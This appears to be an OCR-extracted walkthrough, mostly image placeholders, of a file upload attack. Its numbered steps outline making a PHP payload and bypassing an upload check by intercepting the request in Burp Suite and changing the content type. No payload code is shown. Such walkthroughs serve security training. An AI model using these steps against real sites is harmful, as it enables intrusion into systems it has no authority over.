
Steps:


1. View target page for analysis.




2. Upload demo image for testing functionality.









3. Make PHP payload for exploit vulnerabilities.




4. View page source for analysis.




5. Upload to payload to target.




6. Start burp suite to capture requests.







7. Intercept the request.





8. Change content type parameter for successful file upload.




